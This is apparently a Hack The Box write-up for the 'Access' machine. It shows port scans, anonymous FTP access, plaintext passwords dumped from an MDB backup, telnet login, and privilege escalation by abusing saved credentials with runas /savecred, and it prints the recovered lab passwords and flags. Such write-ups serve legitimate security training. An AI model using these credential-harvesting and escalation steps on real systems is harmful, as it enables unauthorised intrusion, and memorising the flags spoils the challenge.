
Access



```
(kali@ kali)-[~/Desktop/htb]
$ sudo nmap -sS -Pn -p- -T4 10.10.10.98
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-25 21:10 EDT
Nmap scan report for access.htb (10.10.10.98)
Host is up (0.074s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT STATE SERVICE
21/tcp open ftp
23/tcp open telnet
80/tcp open http
Nmap done: 1 IP address (1 host up) scanned in 91.11 seconds
```

```
(kali@kali)-[~/Desktop/htb]
<u>sudo</u> nmap -sS -Pn -p21,23,80 -sC -sV 10.10.10.98
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-25 21:16 EDT
Nmap scan report for access.htb (10.10.10.98)
Host is up (0.072s latency).
PORT STATE SERVICE VERSION
21/tcp open ftp
                 Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 425 Cannot open data connection.
| ftp-syst:
|_ SYST: Windows_NT
23/tcp open telnet?
80/tcp open http Microsoft IIS httpd 7.5
| http-methods:
| Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: MegaCorp
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 180.59 seconds
```

```
(kali@ kali)-[~/Desktop/htb]
$ ftp anonymous@10.10.10.98
Connected to 10.10.10.98.
220 Microsoft FTP Service
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
```

```
(kali@ kali)-[~/.../htb/access/10.10.10.98/Backups]
$ ls
backup.mdb
```

Before dealing with this I checked the website but it is just an image and nothing more.

I found this backup.mdb file Now I wanna see its contents.

Packages and Binaries: libmdb3t64 Core library for accessing JET / MS Access database (MDB) files programmatically. Allows one to use MDB files with PHP for example.

Using this tool I was able to get the name of all the tables.

```
(kali@ kali)-[~/.../htb/access/10.10.10.98/Backups]

$ mdb-tables backup.mdb

acc_antiback acc_door acc_firstopen acc_firstopen acc_holidays acc_interlock acc_levelset acc_levelset_door_group acc_linkageio acc_map acc_mapdoorpos acc_morecardempgroup acc_morecardempgroup acc_morecardempgroup acc_timeseg acc_wiegandfmt ACGroup acholiday ACTimeZones action_log AlarmLog areaadmin att_attreport att_waitforprocessdata attcalclog attexception AuditedExc auth_group_permis sions auth_message auth_permission auth_user auth_user_user_user_permissions base_additiondata base_appoption base_basecode base_datatranslation base_operatortemplate base_personaloption base_strresource base_strtranslation base_systemoption CHECKEXACT CHECKINOUT dbbackuplog DEPARTMENTS deptadmin beptUsedSchs devcmds devcmds_bak django_content_type django_session EmOpLog empitemdefine EXCNOTES FaceTemp iclock_dstime iclock_oplog iclock_testdata iclock_testdata_admin_area iclock_testdata_admin_dept LeaveClass LeaveClass1 Machines NUM_RUN NUM_RUN_DEIL operatecmds personnel_area personnel_cardtype personnel_empchange personnel_leavelog ReportItem SchClass SECURITYDETAILS ServerLog SHIFT TBKEY TBSMSALLOT TBSMSINFO TEMPLATE USER_OF_RUN USER_SPEDAY UserACMachines UserACPrivilege USERINFO userinfo_attarea UsersMachines UserUpdates worktable_groupmsg worktable_instantmsg worktable_msgtype worktable_users_acc_levelset_emp acc_morecardset AcUnlockComb AttParam auth_group AUTHDEVICE base_option dbapp_viewmodel fingerVein devlog HOLIDAYS personnel_issuecard SystemLog USER_TEMP_SCH UserUsedSClasses acc_monitor_log OfflinePermitGroups OfflinePermitUsers OfflinePermitDoors LossCard TmpPermitGroups TmpPermitUsers TmpPermitDoors ParamSet acc_reader acc_auxiliary STD_WiegandFmt CustomReport ReportField BioTemplate FaceTempEx FingerVeinEx TEMPLATEEx
```

From here I then chose to see the contents of a table in json format and managed to get a lot of valid names.

```
—(kali⊗kali)-[~/…/htb/access/10.10.10.98/Backups]
—$ mdb-json backup.mdb USERINFO | jq .
 "USERID": 1,
 "Badgenumber": "538",
 "SSN": "0",
 "Gender": "M",
 "BIRTHDAY": "03/25/18 21:31:40",
 "HIREDDAY": "04/10/18 21:35:19",
 "DEFAULTDEPTID": 47,
 "ATT": 1,
 "INLATE": 0,
 "OUTEARLY": 1,
 "OVERTIME": 1,
 "SEP": 1,
 "HOLIDAY": 1,
 "PASSWORD": "020481",
 "LUNCHDURATION": 1,
 "privilege": 0,
 "InheritDeptSch": 1,
 "InheritDeptSchClass": 1,
 "AutoSchPlan": 1,
 "MinAutoSchInterval": 24,
 "RegisterOT": 1,
 "InheritDeptRule": 1,
 "EMPRIVILEGE": 0,
 "status": 0,
 "lastname": "Carter",
```

John Carter Mark Smith Sunita Rahman

```
(kali® kali)-[~/.../htb/access/10.10.10.98/Backups]
-$ mdb-json backup.mdb auth_user jq .
"id": 25,
"username": "admin",
"password": "admin",
"Status": 1,
"last_login": "08/23/18 21:11:47",
"RoleID": 26
"id": 27,
"username": "engineer",
"password": "access4u@security",
"Status": 1,
"last_login": "08/23/18 21:13:36",
"RoleID": 26
"id": 28,
"username": "backup_admin",
"password": "admin",
"Status": 1,
"last_login": "08/23/18 21:14:02",
"RoleID": 26
```

With these creds I can now use them to try and authenticate further


```
"username": "admin",
  "password": "admin"

"username": "engineer",
    "password": "access4u@security"


"username": "backup_admin",
    "password": "admin",
```

```
-(kali®kali)-[~/.../htb/access/10.10.10.98/Backups]
└<u>$</u> ftp admin@10.10.10.98
Connected to 10.10.10.98.
220 Microsoft FTP Service
331 Password required for admin.
Password:
530 User cannot log in.
ftp: Login failed
ftp> exit
221 Goodbye.
 —(kali⊛kali)-[~/…/htb/access/10.10.10.98/Backups]
 —$ ftp engineer@10.10.10.98
Connected to 10.10.10.98.
220 Microsoft FTP Service
331 Password required for engineer.
Password:
530 User cannot log in.
ftp: Login failed
ftp> exit
221 Goodbye.
  -(kali®kali)-[~/…/htb/access/10.10.10.98/Backups]
└─$ ftp backup_admin@10.10.10.98
Connected to 10.10.10.98.
220 Microsoft FTP Service
331 Password required for backup_admin.
Password:
530 User cannot log in.
ftp: Login failed
```

I wasn't able to use the ftp server with these creds. Now I will try to take a closer look at the zip file I had.



I used the password that the engineer was using and this worked. I had to do this in my windows machine because my linux didn't want to unzip this file.



Now I think there is a username security and password 4Cc3ssC0ntr0ller

Now I know there telnet is available so I will use it to login to the machine.

```
(kali@kali)-[~/.../htb/access/10.10.10.98/Engineer]
$ telnet 10.10.10.98 23
Trying 10.10.10.98...
Connected to 10.10.10.98.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: security
password:

***
Microsoft Telnet Server.

***
C:\Users\security>
```

```
C:\Users\security>cd Desktop
C:\Users\security\Desktop>type user.txt
ee5beee36eae6407bd5c1d9c179bbba0
```

I managed to find the user flag.

Now I need to look into how to get the root flag.

I started looking at all the directories I had access to and found this.

I decided to open this file with type to see what is inside. Here I found the following

It is using runas.exe

I searched online to see how I could view stored credentials and I found out that I can use cmdkey /list to see which stored credentials there are in the system

By looking into the file I could somewhat see the logic here.

I could potentially use this to open or even copy the file into my directory using a similar command to this.

Parameter	Description
/user:	Specifies the user account that you want to use
/noprofile	Don't load the user's profile, this will make the application load faster. By default /profile is used
/env	Use the current network environment instead of user's local environment
/netonly	Credentials are only for remote access
/savecred	Save the password in the user's profile so it can be used later (security risk!)
/smartcard	Use this option if you are using smart cards for authentication
/showtrustlev	el Show available trust levels
/trustlevel	Trustlevel to run the program on

```
1. Runas /user:administrator "C:\Program
Files\Google\Chrome\Application\chrome.exe"
```

Using the logic above I managed as well as the original logic from the script I managed to copy the file to my directory.

```
C:\Users\security>runas /savecred /user:Administrator "cmd.exe /C copy C:\Users\Administrator\Desktop\root.txt C:\Users\security\Desktop\root.txt C:\Users\s
```

This actually did not work. I did not have permission to open this file still.

After researching for a while there is a way to bypass this by concatinating 2 files together and then outputting it into another file.

A command like this

```
runas /savecred /user:Administrator "cmd.exe /C copy C:\Users\security\root.txt+C:\Users\security\root2.txt C:\Users\security\flag.txt"
```

This resulted in having the file flag.txt which is a mix of the two other files but the root2.txt is an empty file so I will only have the flag in there.

C:\Users\security>type flag.txt 443578d2b27da65621800881fbab8e1b



Access

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